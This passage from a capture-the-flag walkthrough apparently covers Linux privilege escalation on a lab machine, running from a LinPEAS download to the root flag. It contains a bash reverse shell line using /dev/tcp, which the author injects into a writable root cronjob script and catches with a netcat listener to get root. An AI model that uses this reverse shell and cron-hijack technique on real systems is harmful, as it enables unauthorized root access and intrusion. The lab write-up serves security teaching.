2024-04-29 20:45:42 (607 KB/s) - 'linpeas.sh' saved [860323/860323]

boring@kral4-PC:~$ ls
linpeas.sh  user.txt

```

Figure 38

Back on my Kali terminal, I can see the HTTP.GET request come in from the target:

```
root@kali:~/privilege_escalation/linpeas# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.2.14.66 - - [29/Apr/2024 20:42:39] "GET / HTTP/1.1" 200 -
10.10.145.126 - - [29/Apr/2024 20:45:40] "GET /linpeas.sh HTTP/1.1" 200 -
```

Figure 39

Now I can execute `linpeas.sh`; however, it returns with a permission denied.

```
boring@kral4-PC:~$ ./linpeas.sh
-bash: ./linpeas.sh: Permission denied
```

Figure 40

With `ls -la` I see that this file is not executable, so I will use **chmod** to change the permissions. In Linux, each file and directory has three types of permissions

- Read (r)
- Write (w)
- Execute (x)

These three permission types can be set for three different types of users:

- User (u)
- Group (g)
- Others (o)

The `chmod` command can be used in two modes (symbolic or numeric). I will use numeric mode to set permissions to read (4), write (2) and execute (1) for each user. Therefore, for each user I define this with the value “7”, and to apply for each user would be “777”.

**chmod 777 linpeas.sh**

```
boring@kral4-PC:~$ chmod 777 linpeas.sh
boring@kral4-PC:~$ ls -la
total 884
drwxr-xr-x 5 boring boring 4096 Apr 29 20:45 .
drwxr-xr-x 3 root root 4096 Jun 14 2020 ..
-rw----- 1 boring boring 2 Apr 29 19:30 .bash_history
-rw-r--r-- 1 boring boring 220 Jun 14 2020 .bash_logout
-rw-r--r-- 1 boring boring 3130 Jun 15 2020 .bashrc
drwx----- 2 boring boring 4096 Jun 14 2020 .cache
drwx----- 3 boring boring 4096 Apr 29 19:59 .gnupg
-rwxrwxrwx 1 boring boring 860323 Apr 29 20:40 linpeas.sh
drwxrwxr-x 3 boring boring 4096 Jun 14 2020 .local
-rw-r--r-- 1 boring boring 807 Jun 14 2020 .profile
-rw-r--r-- 1 boring boring 83 Jun 14 2020 user.txt
```

Figure 41

Now I can run LinPEAS from the current directory.

**./linpeas.sh**

```
boring@kral4-PC:~$ ./linpeas.sh

  Do you like PEASS?

  Follow on Twitter : @hacktricks_live
  Respect on HTB : SirBroccoli

  Thank you!

  linpeas-ng by github.com/PEASS-ng

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse
ther collaborator. Use it at your own computers and/or with the computer owner's permission.
```

Figure 42

The LinPEAS color legend provides an explanation. The red/yellow and red are key areas to look into for potential PE (privilege escalation) vulnerabilities.

```
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username
```

Figure 43

LinPEAS identifies a cronjob (scheduled task) that runs as the root user in the /var/www directory. I cat it out to see the content of it.

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    cd /var/www/ && sudo bash .mysecretcronjob.sh
```

Figure 44

```
boring@kral4-PC:~$ cat /var/www/.mysecretcronjob.sh
#!/bin/bash
# i will run as root
boring@kral4-PC:~$
```

Figure 45

This cronjob contains no commands. However, it hints at using a bash script. I will go ahead and exploit this cronjob by setting up a reverse shell that will connect back to my Kali machine. The cronjob is already set to run every minute, as denoted by the \* \* \* \* \* time scheduling.

Pentestmonkey is a website with various pentesting cheat sheets, including reverse shells. For reverse shell setup, it provides a simple bash script.

<https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

## Bash

Some versions of **bash** can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Figure 46

I then go ahead and edit the cronjob file by replacing 10.0.0.1 in the bash script with my virtual IP address, 10.2.14.66. **nano /var/www/.mysecretcronjob.sh**  
**bash -i >& /dev/tcp/10.2.14.66/8080 0>&1**

```

GNU nano 2.9.3 /var/www/.mysecretcronjob.sh Modified
#!/bin/bash
# i will run as root
bash -i >& /dev/tcp/10.2.14.66/8080 0>&1

```

Figure 47

Then, I initialize a netcat listener on my Kali machine to listen on port 8080 and catch the shell. **nc -lvnp 8080**

```

root@kali:~/privilege_escalation/linpeas# nc -lvnp 8080
listening on [any] 8080 ...

```

Figure 48

After a minute, the cronjob automatically executes and I catch it on my listening port. Using the command **whoami**, I confirm that I am indeed now the target root user on my Kali terminal.

```

root@kali:~/privilege_escalation/linpeas# nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.2.14.66] from (UNKNOWN) [10.10.145.126] 54670
bash: cannot set terminal process group (6882): Inappropriate ioctl for device
bash: no job control in this shell
root@kral4-PC:/var/www#

```

Figure 49

```

root@kral4-PC:/var/www# whoami
whoami
root

```

Figure 50

I navigate to the “/root” directory. Using **ls** doesn’t reveal any files or directories, so I switch to **ls -la** to see any hidden ones.



```

root@kral4-PC:/var# cd /root
cd /rootl
root@kral4-PC:~# s
ls
root@kral4-PC:~# ls -la
ls -la
total 40
drwx----- 5 root root 4096 Jun 15 2020 .
drwxr-xr-x 23 root root 4096 Jun 15 2020 ..
-rw----- 1 root root 2 Apr 29 21:36 .bash_history
-rw-r--r-- 1 root root 3136 Jun 15 2020 .bashrc
drwx----- 2 root root 4096 Jun 13 2020 .cache
drwx----- 3 root root 4096 Jun 13 2020 .gnupg
drwxr-xr-x 3 root root 4096 Jun 13 2020 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 39 Jun 15 2020 .root.txt
-rw-r--r-- 1 root root 66 Jun 14 2020 .selected_editor

```

Figure 51

For the last step, I open up .root.txt to capture the final flag. **cat .root.txt**

```

root@kral4-PC:~# cat .root.txt
cat .root.txt
flag{63a9f0ea7bb98050796b649e85481845}

```

Figure 52